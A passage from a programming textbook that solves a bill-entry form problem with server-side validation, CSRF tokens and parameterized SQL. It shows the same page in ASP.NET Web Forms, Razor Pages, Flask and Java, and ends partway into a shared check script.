12.6.1 Problem 12.7 — A form whose rules hold whatever the browser does

> **PROBLEM.** Write the page on which a cashier takes in a bill: customer id, service, quantity, rack and outlet. A customer id looks like `C0047` and must exist; the quantity is a whole number from 1 to 100; a rack is one capital letter and two digits, like `A07`. Show every mistake next to its field, keep what was typed, compute the charge on the server, and after success go to the new bill's page. Use the validation attributes of Razor Pages, compare them with the validator controls of Web Forms, and write the same page in Java and in Python.

In our own words. The form of **Figure 12.1**, with five fields and five rules, three of which are about the *shape* of a value (looks like `C0047`) and two of which are about *existence* (there is such a customer, such a service). The charge is

$$\text{charge} = \text{price of the service} \times \text{quantity}, \tag{12.5}$$

computed from the price list at the moment the bill is taken in and stored in the bill, so that later price changes do not rewrite it.

Design. The rules about shape can be written *declaratively*, as attributes on the properties of an input class: `[Required]`, `[RegularExpression]`, `[Range]`. ASP.NET Core checks them during model binding and records every failure in `ModelState` under the field's name [16]. The rules

about existence need the data, so they are written as code in the handler, which adds its failures to the same `ModelState`, so that all messages appear in the same way. The fields are grouped in a nested class `InputModel` bound as one property, `Input`; the form fields are therefore called `Input.CustomerId`, `Input.Unit` and so on, and the Java and Python versions use the same names, so one check script drives all three.

The Web Forms counterpart. In Web Forms each rule is a control placed next to its text box: a `RequiredFieldValidator`, a `RegularExpressionValidator`, a `RangeValidator`, and a `CustomValidator` with a server-side event for the rule that needs data. **Listing 12.33** and **Listing 12.34** are that page, for reading.

Listing 12.33 `NewBill.aspx`: the rules as validator controls, for reading (not run).

```
<%@ Page Language="C#" AutoEventWireup="true" CodeFile="NewBill.aspx.cs" Inherits="NewBill"
%>
<%-- NewBill.aspx - Problem 12.7 with validator controls (not run: needs .NET Framework on
Windows). --%>
<!DOCTYPE html>
<html>
<head runat="server"><title>Take in a bill</title></head>
<body>
  <form id="form1" runat="server">
    Customer id <asp:TextBox ID="CustomerBox" runat="server" />
    <asp:RequiredFieldValidator runat="server" ControlToValidate="CustomerBox"
ErrorMessage="Give the customer id." />
    <asp:RegularExpressionValidator runat="server" ControlToValidate="CustomerBox"
        ValidationExpression="C\d{4}" ErrorMessage="A customer id looks like C0047." />
    <asp:CustomValidator ID="CustomerExists" runat="server" ControlToValidate="CustomerBox"
        OnServerValidate="CustomerExists_ServerValidate" ErrorMessage="There is no such
customer." />
    Service <asp:DropDownList ID="ServiceList" runat="server" />
    Quantity <asp:TextBox ID="UnitBox" runat="server" Text="1" />
    <asp:RangeValidator runat="server" ControlToValidate="UnitBox" Type="Integer"
MinimumValue="1"
        MaximumValue="100" ErrorMessage="The quantity must be a whole number from 1 to
100." />
    Rack <asp:TextBox ID="RackBox" runat="server" />
    <asp:RegularExpressionValidator runat="server" ControlToValidate="RackBox"
        ValidationExpression="[A-Z]\d{2}" ErrorMessage="A rack looks like A07: one capital
letter, two digits." />
    <asp:Button ID="CreateButton" runat="server" Text="Create bill"
OnClick="CreateButton_Click" />
  </form>
</body>
</html>
```

Listing 12.34 `NewBill.aspx.cs`: the code-behind; `Page.IsValid` is checked before anything is written.

```
// NewBill.aspx.cs - the code-behind of NewBill.aspx (Problem 12.7; not run).
using System;
using System.Web.UI;
using System.Web.UI.WebControls;

public partial class NewBill : Page
{
    protected void Page_Load(object sender, EventArgs e)
    {
        if (!IsPostBack)
            foreach (var s in LaundryData.Services())
                ServiceList.Items.Add(new ListItem(s.Description, s.Id));
    }

    protected void CustomerExists_ServerValidate(object source, ServerValidateEventArgs
args)
    {
        args.IsValid = LaundryData.Customer(args.Value) != null;      // only the server
can know this
    }

    protected void CreateButton_Click(object sender, EventArgs e)
    {
        if (!Page.IsValid) return;                                     // never trust the
browser's check
        var service = LaundryData.Service(ServiceList.SelectedValue);
        int unit = int.Parse(UnitBox.Text);
        string id = LaundryData.AddBill(CustomerBox.Text, service, unit, RackBox.Text);
// priced here
        Response.Redirect("BillDetail.aspx?id=" + id);                 // Post/Redirect/Get
    }
}
```

The Razor solution. Listing 12.35 and **Listing 12.36**.

Listing 12.35 `Bills/New.cshtml`: five fields, each with its validation message.

```
@page
@model NewModel
@{ ViewData["Title"] = "Take in a bill"; }
<div asp-validation-summary="ModelOnly" class="err"></div>
<form method="post" class="card">
  <label asp-for="Input.CustomerId">Customer id</label>
  <input asp-for="Input.CustomerId" placeholder="C0047">
  <span asp-validation-for="Input.CustomerId" class="err"></span>
  <label asp-for="Input.ServiceId">Service</label>
  <select asp-for="Input.ServiceId" asp-items="Model.ServiceOptions"></select>
  <span asp-validation-for="Input.ServiceId" class="err"></span>
  <label asp-for="Input.Unit">Quantity</label>
  <input asp-for="Input.Unit">
  <span asp-validation-for="Input.Unit" class="err"></span>
  <label asp-for="Input.Rack">Rack</label>
  <input asp-for="Input.Rack" placeholder="A07">
  <span asp-validation-for="Input.Rack" class="err"></span>
  <label asp-for="Input.OutletId">Outlet</label>
  <select asp-for="Input.OutletId" asp-items="Model.OutletOptions"></select>
  <div class="row"><button class="primary">Create bill</button></div>
</form>
```

Listing 12.36 `Bills/New.cshtml.cs`: shape rules as attributes, existence rules in code, the charge computed by the store.

```
// New.cshtml.cs - Problem 12.7: take in a bill. The rules are attributes on the input
model;
// the server checks them all again, looks the ids up, and computes the charge itself.
using System.ComponentModel.DataAnnotations;
using LaundryPages.Data;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;
using Microsoft.AspNetCore.Mvc.Rendering;

namespace LaundryPages.Pages.Bills;

public class NewModel(Store store, IConfiguration config) : PageModel
{
    public sealed class InputModel
    {
        [Required(ErrorMessage = "Give the customer id.")]
        [RegularExpression(@"^C\d{4}$", ErrorMessage = "A customer id looks like C0047.")]
        public string? CustomerId { get; set; }

        [Required(ErrorMessage = "Choose a service.")]
        public string? ServiceId { get; set; }

        [Range(1, 100, ErrorMessage = "The quantity must be a whole number from 1 to
100.")]
        public int Unit { get; set; } = 1;

        [Required(ErrorMessage = "Give the rack.")]
        [RegularExpression(@"^[A-Z]\d{2}$", ErrorMessage = "A rack looks like A07: one
capital letter, two digits.")]
        public string? Rack { get; set; }

        [Required]
        public string OutletId { get; set; } = "O01";
    }

    [BindProperty]
    public InputModel Input { get; set; } = new();

    public IEnumerable<SelectListItem> ServiceOptions =>
        store.Services.Select(s => new SelectListItem($"{s.Description} -
{Money.Rupiah(s.Price)}", s.Id));

    public IEnumerable<SelectListItem> OutletOptions =>
        store.Outlets.Select(o => new SelectListItem(o.Name, o.Id));

    public void OnGet() { }
```

Listing 12.36 (Continued) *Bills/New.cshtml.cs: shape rules as attributes, existence rules in code, the charge computed by the store.*

```
    public IActionResult OnPost()
    {
        // The attributes checked the shape of each value; only the server can check that
it exists.
        if (ModelState.IsValid && store.Customer(Input.CustomerId) is null)
            ModelState.AddModelError("Input.CustomerId", $"There is no customer
{Input.CustomerId}.");
        var service = store.Service(Input.ServiceId);
        if (service is null)
            ModelState.AddModelError("Input.ServiceId", "Choose a service from the list.");
        if (store.Outlets.All(o => o.Id != Input.OutletId))
            ModelState.AddModelError("Input.OutletId", "Choose an outlet from the list.");
        if (!ModelState.IsValid)
        {
            Response.StatusCode = 422;              // the same form again, with the
messages
            return Page();
        }
        var now = config["LaundryNow"] ?? DateTime.Now.ToString("yyyy-MM-dd HH:mm:ss");
        var bill = store.AddBill(Input.CustomerId!, service!, Input.Unit, Input.Rack!,
Input.OutletId, now);
        TempData["Flash"] = $"Bill {bill.Id} created: {bill.Unit} x
{Money.Rupiah(service!.Price)} = {Money.Rupiah(bill.Charged)}.";
        return RedirectToPage("Detail", new { id = bill.Id });      // Post/Redirect/Get
    }
}
```

Figure 12.10 is the page after a form with three mistakes: every message sits under its field, and what was typed is still there to be corrected.




Figure 12.10 The Razor form after `47`, `0` and `a7`: three messages, status 422, nothing written.

Python. Listing 12.37 is Problems 12.7 and 12.8 together in Flask, with the same addresses as the Razor pages. It writes to `laundry.db`, so it also records the `StatusLog` row that the database's audit trail expects, in the same transaction as the bill.

Listing 12.37 `p127_bills.py`: the bill form and the bill page in Flask, over SQLite.

```
# p127_bills.py - Problems 12.7 and 12.8 in Flask: take in a bill (a validated form), then
move it
# on and take payments (one page, two buttons). Same addresses and field names as the Razor
pages:
#   GET/POST /Bills/New          POST /Bills/Detail/<id>?handler=Advance|Pay       GET
/Bills/Detail/<id>
#     python p127_bills.py 9225        (LAUNDRY_DB = a COPY of laundry.db; LAUNDRY_NOW
fixes the clock)
import os
import re
import secrets
import sqlite3
import sys
from datetime import datetime

from flask import Flask, abort, redirect, render_template_string, request, session

DB = os.environ.get("LAUNDRY_DB", os.path.join(os.path.dirname(__file__), "..", "data",
"laundry.db"))
app = Flask(__name__)
app.secret_key = os.environ.get("LAUNDRY_SECRET") or secrets.token_hex(32)
CASHIER = "E0004"                       # this demonstration has no login: every bill is
Dewi's


def now():
    return os.environ.get("LAUNDRY_NOW") or datetime.now().strftime("%Y-%m-%d %H:%M:%S")


def db():
    con = sqlite3.connect(DB)
    con.row_factory = sqlite3.Row
    con.execute("PRAGMA foreign_keys = ON")
    return con


def rp(n):
    return "Rp " + f"{int(n):,}".replace(",", ".")


@app.before_request
def csrf():
    """Problem 12.11 by hand: every POST must carry the token this session was given."""
    session.setdefault("csrf", secrets.token_hex(16))
    if request.method == "POST" and request.form.get("__RequestVerificationToken") !=
session["csrf"]:
        abort(400)
```

Listing 12.37 (Continued) *p127_bills.py: the bill form and the bill page in Flask, over SQLite.*

```
NEW = """<!DOCTYPE html><html lang="en"><head><meta charset="UTF-8"><title>Take in a
bill</title></head><body><main>
<h1>Take in a bill</h1>
<form method="post" class="card">
  <input name="__RequestVerificationToken" type="hidden" value="{{ session.csrf }}">
  {% for name, label in fields %}<label for="{{ name }}">{{ label }}</label>
  <input id="{{ name }}" name="Input.{{ name }}" value="{{ form.get('Input.' + name, '')
}}">
  {% if errors[name] %}<span class="err" data-valmsg-for="Input.{{ name }}">{{ errors[name]
}}</span>{% endif %}
  {% endfor %}<button class="primary">Create bill</button>
</form></main></body></html>"""

FIELDS = [("CustomerId", "Customer id"), ("ServiceId", "Service"), ("Unit", "Quantity"),
          ("Rack", "Rack"), ("OutletId", "Outlet")]


@app.route("/Bills/New", methods=["GET", "POST"])
def new_bill():
    if request.method == "GET":
        return render_template_string(NEW, fields=FIELDS, form={}, errors={})
    f = {k: request.form.get("Input." + k, "").strip() for k, _ in FIELDS}
    errors = {}
    if not f["CustomerId"]:
        errors["CustomerId"] = "Give the customer id."
    elif not re.fullmatch(r"C\d{4}", f["CustomerId"]):
        errors["CustomerId"] = "A customer id looks like C0047."
    if not f["Unit"].isdigit() or not 1 <= int(f["Unit"]) <= 100:
        errors["Unit"] = "The quantity must be a whole number from 1 to 100."
    if not re.fullmatch(r"[A-Z]\d{2}", f["Rack"]):
        errors["Rack"] = "A rack looks like A07: one capital letter, two digits."
    con = db()
    if "CustomerId" not in errors and not con.execute("SELECT 1 FROM Customer WHERE id =
?", (f["CustomerId"],)).fetchone():
        errors["CustomerId"] = f"There is no customer {f['CustomerId']}."
    service = con.execute("SELECT id, price FROM Service WHERE id = ?",
(f["ServiceId"],)).fetchone()
    if service is None:
        errors["ServiceId"] = "Choose a service from the list."
    if not con.execute("SELECT 1 FROM Outlet WHERE id = ?", (f["OutletId"],)).fetchone():
        errors["OutletId"] = "Choose an outlet from the list."
    if errors:
        return render_template_string(NEW, fields=FIELDS, form=request.form,
errors=errors), 422
    bill_id = "B%04d" % (int(con.execute("SELECT MAX(id) FROM Bill").fetchone()[0][1:]) +
1)
    charged = service["price"] * int(f["Unit"])               # priced here, never taken
from the form
    with con:                                                  # the bill and its first log
row, or neither
        con.execute("""INSERT INTO Bill (id, arrived, status, rack, unit, payment,
Customer_id, Employee_id,
                       Service_id, Outlet_id) VALUES (?, ?, 'queued', ?, ?, ?, ?, ?, ?,
?)""",
                    (bill_id, now(), f["Rack"], int(f["Unit"]), charged, f["CustomerId"],
CASHIER,
                     service["id"], f["OutletId"]))
        con.execute("INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
VALUES (?, 'queued', ?, ?)",
```

Listing 12.37 (Continued) *p127_bills.py: the bill form and the bill page in Flask, over SQLite.*

```
                    (bill_id, now(), CASHIER))
    session["flash"] = f"Bill {bill_id} created: {f['Unit']} x {rp(service['price'])} =
{rp(charged)}."
    return redirect(f"/Bills/Detail/{bill_id}")                 # Post/Redirect/Get


DETAIL = """<!DOCTYPE html><html lang="en"><head><meta charset="UTF-8"><title>Bill {{ b.id
}}</title></head><body><main>
<h1>Bill {{ b.id }}</h1>
{% if flash %}<p class="msg" role="status">{{ flash }}</p>{% endif %}
{% if error %}<p class="err" role="alert">{{ error }}</p>{% endif %}
<p>Status: <b id="status">{{ b.status }}</b>. Charged {{ rp(b.payment) }}, paid {{ rp(paid)
}},
   balance <b id="balance">{{ rp(b.payment - paid) }}</b>.</p>
<form method="post" action="/Bills/Detail/{{ b.id }}?handler=Advance">
  <input name="__RequestVerificationToken" type="hidden" value="{{ session.csrf }}">
  <button class="primary">Next status</button></form>
<form method="post" action="/Bills/Detail/{{ b.id }}?handler=Pay">
  <input name="__RequestVerificationToken" type="hidden" value="{{ session.csrf }}">
  <input name="amount" type="number" min="1"> <select
name="method"><option>cash</option><option>qris</option>
  <option>transfer</option></select> <button>Record
payment</button></form></main></body></html>"""


def bill_and_paid(con, bill_id):
    b = con.execute("SELECT * FROM Bill WHERE id = ?", (bill_id,)).fetchone()
    paid = con.execute("SELECT COALESCE(SUM(amount), 0) FROM Payment WHERE Bill_id = ?",
(bill_id,)).fetchone()[0]
    return b, paid


@app.get("/Bills/Detail/<bill_id>")
def detail(bill_id):
    b, paid = bill_and_paid(db(), bill_id)
    if b is None:
        abort(404)
    return render_template_string(DETAIL, b=b, paid=paid, rp=rp,
                                  flash=session.pop("flash", None),
error=session.pop("error", None))


@app.post("/Bills/Detail/<bill_id>")
def detail_post(bill_id):
    handler = request.args.get("handler")                       # which button was pressed
    con = db()
    b, paid = bill_and_paid(con, bill_id)
    if b is None:
        abort(404)
    if handler == "Advance":
        nxt = {"queued": "finished", "finished": "departed"}.get(b["status"])
        if nxt is None:
            session["error"] = f"Bill {bill_id} has already been collected."
```

Listing 12.37 (Continued) *p127_bills.py: the bill form and the bill page in Flask, over SQLite.*

```
        else:
            with con:
                con.execute(f"UPDATE Bill SET status = ?, {nxt} = ? WHERE id = ?", (nxt,
now(), bill_id))
                con.execute("INSERT INTO StatusLog (Bill_id, status, changed_at,
Employee_id) VALUES (?, ?, ?, ?)",
                            (bill_id, nxt, now(), CASHIER))
            session["flash"] = f"Bill {bill_id} is now {nxt}."
    elif handler == "Pay":
        amount, method = request.form.get("amount", ""), request.form.get("method")
        balance = b["payment"] - paid
        if not amount.isdigit() or not 1 <= int(amount) <= balance:
            session["error"] = f"The amount must be from Rp 1 to the balance,
{rp(balance)}."
        elif method not in ("cash", "qris", "transfer"):
            session["error"] = "The method must be cash, qris or transfer."
        else:
            with con:
                con.execute("INSERT INTO Payment (Bill_id, paid_at, method, amount) VALUES
(?, ?, ?, ?)",
                            (bill_id, now(), method, int(amount)))
            session["flash"] = f"Payment of {rp(amount)} recorded."
    else:
        abort(400)
    return redirect(f"/Bills/Detail/{bill_id}")


if __name__ == "__main__":
    app.run(host="127.0.0.1", port=int(sys.argv[1]) if len(sys.argv) > 1 else 9225)
```

Java. Listing 12.38 is the same on the JDK's server. It keeps its one-time messages in a map keyed by the browser's token, and protects its forms with a variant of the token idea that needs no session at all (Problem 12.11 explains it).

Listing 12.38 `P127Bills.java`: the bill form and the bill page on the JDK's HTTP server.

```
// P127Bills.java - Problems 12.7 and 12.8 on the JDK's HTTP server: a validated form that
takes in a
// bill, and one page with two buttons (Advance, Pay). Same addresses and field names as
the Razor pages.
//   javac P127Bills.java && java -cp ".:../lib/sqlite-jdbc-3.53.2.0.jar" P127Bills 9224
// LAUNDRY_DB_URL names a COPY of the database; LAUNDRY_NOW fixes the clock.
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;
import java.net.InetSocketAddress;
import java.net.URLDecoder;
import java.nio.charset.StandardCharsets;
import java.security.SecureRandom;
import java.sql.*;
import java.time.LocalDateTime;
import java.time.format.DateTimeFormatter;
import java.util.*;

public class P127Bills {
    static final String DB = System.getenv().getOrDefault("LAUNDRY_DB_URL",
"jdbc:sqlite:../data/laundry.db");
    static final String CASHIER = "E0004";      // no login in this demonstration: every
bill is Dewi's
    static final Map<String, String> FLASH = Collections.synchronizedMap(new HashMap<>());
// token -> message

    public static void main(String[] args) throws Exception {
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1",
                args.length > 0 ? Integer.parseInt(args[0]) : 9224), 0);
        server.createContext("/Bills/", P127Bills::handle);
        server.start();
    }

    static void handle(HttpExchange ex) {
        try (ex; Connection db = DriverManager.getConnection(DB)) {
            db.createStatement().execute("PRAGMA foreign_keys = ON");
            String path = ex.getRequestURI().getPath(), query =
ex.getRequestURI().getRawQuery();
            Map<String, String> in = parse(new String(ex.getRequestBody().readAllBytes(),
StandardCharsets.UTF_8));
            // Problem 12.11 by hand, the "double-submit cookie": the token is in a cookie
AND in the form.
            String token = cookie(ex, "csrf");
            if (token == null) {
                byte[] b = new byte[16];
                new SecureRandom().nextBytes(b);
                token = HexFormat.of().formatHex(b);
                ex.getResponseHeaders().add("Set-Cookie", "csrf=" + token + "; Path=/;
HttpOnly; SameSite=Strict");
            }
            boolean post = ex.getRequestMethod().equals("POST");
            if (post && !token.equals(in.get("__RequestVerificationToken"))) { send(ex,
400, "Bad Request"); return; }
```

Listing 12.38 (Continued) *P127Bills.java: the bill form and the bill page on the JDK's HTTP server.*

```
            if (path.equals("/Bills/New")) {
                if (!post) { send(ex, 200, newPage(token, in, Map.of())); return; }
                Map<String, String> errors = new LinkedHashMap<>();
                String cust = in.getOrDefault("Input.CustomerId", "").trim(), unit =
in.getOrDefault("Input.Unit", "").trim();
                String rack = in.getOrDefault("Input.Rack", "").trim(), outlet =
in.getOrDefault("Input.OutletId", "");
                if (cust.isEmpty()) errors.put("CustomerId", "Give the customer id.");
                else if (!cust.matches("C\\d{4}")) errors.put("CustomerId", "A customer id
looks like C0047.");
                if (!unit.matches("\\d{1,3}") || Integer.parseInt(unit) < 1 ||
Integer.parseInt(unit) > 100)
                    errors.put("Unit", "The quantity must be a whole number from 1 to
100.");
                if (!rack.matches("[A-Z]\\d{2}")) errors.put("Rack", "A rack looks like
A07: one capital letter, two digits.");
                if (!errors.containsKey("CustomerId") && one(db, "SELECT id FROM Customer
WHERE id = ?", cust) == null)
                    errors.put("CustomerId", "There is no customer " + cust + ".");
                Object price = one(db, "SELECT price FROM Service WHERE id = ?",
in.getOrDefault("Input.ServiceId", ""));
                if (price == null) errors.put("ServiceId", "Choose a service from the
list.");
                if (one(db, "SELECT id FROM Outlet WHERE id = ?", outlet) == null)
errors.put("OutletId", "Choose an outlet from the list.");
                if (!errors.isEmpty()) { send(ex, 422, newPage(token, in, errors)); return;
}

                String id = String.format("B%04d", Integer.parseInt(((String) one(db,
"SELECT MAX(id) FROM Bill")).substring(1)) + 1);
                long each = ((Number) price).longValue(), charged = each *
Integer.parseInt(unit);   // priced here
                db.setAutoCommit(false);                                  // the bill and
its log row, or neither
                run(db, "INSERT INTO Bill (id, arrived, status, rack, unit, payment,
Customer_id, Employee_id, Service_id, "
                        + "Outlet_id) VALUES (?, ?, 'queued', ?, ?, ?, ?, ?, ?, ?)", id,
now(), rack,
                        Integer.parseInt(unit), charged, cust, CASHIER,
in.get("Input.ServiceId"), outlet);
                run(db, "INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
VALUES (?, 'queued', ?, ?)",
                        id, now(), CASHIER);
                db.commit();
                FLASH.put(token, "msg:Bill " + id + " created: " + unit + " x " + rp(each)
+ " = " + rp(charged) + ".");
                redirect(ex, "/Bills/Detail/" + id);                      //
Post/Redirect/Get
                return;
            }
            if (!path.startsWith("/Bills/Detail/")) { send(ex, 404, "Not Found"); return; }
            String id = path.substring("/Bills/Detail/".length());
            Map<String, Object> b = bill(db, id);
            if (b == null) { send(ex, 404, "Not Found"); return; }
            long balance = ((Number) b.get("payment")).longValue() - ((Number)
b.get("paid")).longValue();
            if (!post) { send(ex, 200, detailPage(token, b, balance, FLASH.remove(token)));
return; }
            String handler = query == null ? "" : query.replace("handler=", "");  // which
button was pressed
            if (handler.equals("Advance")) {
                String next = switch ((String) b.get("status")) { case "queued" ->
"finished"; case "finished" -> "departed"; default -> null; };
                if (next == null) FLASH.put(token, "err:Bill " + id + " has already been
collected.");
                else {
```

```
                    db.setAutoCommit(false);
                    run(db, "UPDATE Bill SET status = ?, " + next + " = ? WHERE id = ?",
next, now(), id);
                    run(db, "INSERT INTO StatusLog (Bill_id, status, changed_at,
Employee_id) VALUES (?, ?, ?, ?)",
                            id, next, now(), CASHIER);
                    db.commit();
```

Listing 12.38 (Continued) *P127Bills.java: the bill form and the bill page on the JDK's HTTP server.*

```
                    FLASH.put(token, "msg:Bill " + id + " is now " + next + ".");
                }
            } else if (handler.equals("Pay")) {
                String amount = in.getOrDefault("amount", ""), method =
in.getOrDefault("method", "");
                if (!amount.matches("\\d{1,9}") || Long.parseLong(amount) < 1 ||
Long.parseLong(amount) > balance)
                    FLASH.put(token, "err:The amount must be from Rp 1 to the balance, " +
rp(balance) + ".");
                else if (!List.of("cash", "qris", "transfer").contains(method))
                    FLASH.put(token, "err:The method must be cash, qris or transfer.");
                else {
                    run(db, "INSERT INTO Payment (Bill_id, paid_at, method, amount) VALUES
(?, ?, ?, ?)",
                            id, now(), method, Long.parseLong(amount));
                    FLASH.put(token, "msg:Payment of " + rp(Long.parseLong(amount)) + "
recorded.");
                }
            } else { send(ex, 400, "Bad Request"); return; }
            redirect(ex, "/Bills/Detail/" + id);
        } catch (Exception e) {
            e.printStackTrace();
        }
    }

    static String newPage(String token, Map<String, String> in, Map<String, String> errors)
{
        StringBuilder f = new StringBuilder();
        String[][] fields = {{"CustomerId", "Customer id"}, {"ServiceId", "Service"},
{"Unit", "Quantity"},
                             {"Rack", "Rack"}, {"OutletId", "Outlet"}};
        for (String[] fl : fields) {
            f.append("<label
for=\"").append(fl[0]).append("\">").append(fl[1]).append("</label>\n")
             .append("<input id=\"").append(fl[0]).append("\"
name=\"Input.").append(fl[0]).append("\" value=\"")
             .append(h(in.getOrDefault("Input." + fl[0], ""))).append("\">\n");
            if (errors.containsKey(fl[0]))
                f.append("<span class=\"err\" data-valmsg-
for=\"Input.").append(fl[0]).append("\">")
                 .append(h(errors.get(fl[0]))).append("</span>\n");
        }
        return """
                <!DOCTYPE html><html lang="en"><head><meta charset="UTF-8"><title>Take in a
bill</title></head><body><main>
                <h1>Take in a bill</h1>
                <form method="post" class="card">
                <input name="__RequestVerificationToken" type="hidden" value="%s">
                %s<button class="primary">Create bill</button>
                </form></main></body></html>""".formatted(token, f);
    }
```

Listing 12.38 (Continued) *P127Bills.java: the bill form and the bill page on the JDK's HTTP server.*

```
    static String detailPage(String token, Map<String, Object> b, long balance, String
flash) {
        String msg = flash == null ? "" : flash.startsWith("msg:")
                ? "<p class=\"msg\" role=\"status\">" + h(flash.substring(4)) + "</p>"
                : "<p class=\"err\" role=\"alert\">" + h(flash.substring(4)) + "</p>";
        String hidden = "<input name=\"__RequestVerificationToken\" type=\"hidden\"
value=\"" + token + "\">";
        return """
                <!DOCTYPE html><html lang="en"><head><meta charset="UTF-8"><title>Bill
%1$s</title></head><body><main>
                <h1>Bill %1$s</h1>
                %2$s
                <p>Status: <b id="status">%3$s</b>. Charged %4$s, paid %5$s, balance <b
id="balance">%6$s</b>.</p>
                <form method="post" action="/Bills/Detail/%1$s?handler=Advance">%7$s<button
class="primary">Next status</button></form>
                <form method="post" action="/Bills/Detail/%1$s?handler=Pay">%7$s<input
name="amount" type="number" min="1">
                <select
name="method"><option>cash</option><option>qris</option><option>transfer</option></select>
                <button>Record payment</button></form></main></body></html>""".formatted(
                b.get("id"), msg, h(b.get("status")), rp(((Number)
b.get("payment")).longValue()),
                rp(((Number) b.get("paid")).longValue()), rp(balance), hidden);
    }

    static Map<String, Object> bill(Connection db, String id) throws SQLException {
        try (PreparedStatement st = db.prepareStatement("""
                SELECT b.id, b.status, b.payment, COALESCE((SELECT SUM(amount) FROM Payment
p WHERE p.Bill_id = b.id), 0) AS paid
                  FROM Bill b WHERE b.id = ?""")) {
            st.setString(1, id);
            try (ResultSet rs = st.executeQuery()) {
                if (!rs.next()) return null;
                Map<String, Object> m = new HashMap<>();
                for (String c : List.of("id", "status", "payment", "paid")) m.put(c,
rs.getObject(c));
                return m;
            }
        }
    }

    static Object one(Connection db, String sql, Object... args) throws SQLException {
        try (PreparedStatement st = db.prepareStatement(sql)) {
            for (int i = 0; i < args.length; i++) st.setObject(i + 1, args[i]);
            try (ResultSet rs = st.executeQuery()) { return rs.next() ? rs.getObject(1) :
null; }
        }
    }

    static void run(Connection db, String sql, Object... args) throws SQLException {
        try (PreparedStatement st = db.prepareStatement(sql)) {
            for (int i = 0; i < args.length; i++) st.setObject(i + 1, args[i]);
            st.executeUpdate();
        }
    }
```

Listing 12.38 (Continued) *P127Bills.java: the bill form and the bill page on the JDK's HTTP server.*

```
    static String now() {
        String fixed = System.getenv("LAUNDRY_NOW");
        return fixed != null ? fixed :
LocalDateTime.now().format(DateTimeFormatter.ofPattern("yyyy-MM-dd HH:mm:ss"));
    }

    static String rp(long v) { return "Rp " + String.format(Locale.ROOT, "%,d",
v).replace(',', '.'); }

    static String h(Object o) {
        return String.valueOf(o).replace("&", "&amp;").replace("<", "&lt;").replace(">",
"&gt;").replace("\"", "&quot;");
    }

    static void send(HttpExchange ex, int status, String html) throws java.io.IOException {
        byte[] b = html.getBytes(StandardCharsets.UTF_8);
        ex.getResponseHeaders().add("Content-Type", "text/html; charset=utf-8");
        ex.sendResponseHeaders(status, b.length);
        ex.getResponseBody().write(b);
    }

    static void redirect(HttpExchange ex, String to) throws java.io.IOException {
        ex.getResponseHeaders().add("Location", to);
        ex.sendResponseHeaders(302, -1);
    }

    static String cookie(HttpExchange ex, String name) {
        for (String header : ex.getRequestHeaders().getOrDefault("Cookie", List.of()))
            for (String part : header.split(";")) {
                String[] kv = part.trim().split("=", 2);
                if (kv.length == 2 && kv[0].equals(name)) return kv[1];
            }
        return null;
    }

    static Map<String, String> parse(String s) {
        Map<String, String> m = new HashMap<>();
        for (String pair : s.split("&")) {
            String[] kv = pair.split("=", 2);
            if (kv.length == 2) m.put(URLDecoder.decode(kv[0], StandardCharsets.UTF_8),
URLDecoder.decode(kv[1], StandardCharsets.UTF_8));
        }
        return m;
    }
}
```

Running it. Listing 12.39 plays the cashier: three mistakes, then an unknown customer, then a correct form, then the payments and status changes of Problem 12.8, then a forged request.

Listing 12.39 `bills_check.py`: one script for the three versions, because they share addresses and field names.

```python
# bills_check.py - Problems 12.7, 12.8 and 12.11: drive the bill pages like a cashier
would.
# The Razor pages, the JDK server and Flask all answer the same addresses, so one script
checks all three:
#     python3 bills_check.py http://127.0.0.1:9210      (Razor Pages)
#     python3 bills_check.py http://127.0.0.1:9224      (Java)      ... :9225 (Python)
import http.cookiejar
import re
import sys
import urllib.error
import urllib.parse
import urllib.request

base = sys.argv[1].rstrip("/")


class NoRedirect(urllib.request.HTTPRedirectHandler):
    def redirect_request(self, *args):
        return None


jar = http.cookiejar.CookieJar()
browser = urllib.request.build_opener(urllib.request.HTTPCookieProcessor(jar), NoRedirect)


def go(path, form=None):
    data = urllib.parse.urlencode(form).encode() if form is not None else None
    try:
        with browser.open(urllib.request.Request(base + path, data=data)) as r:
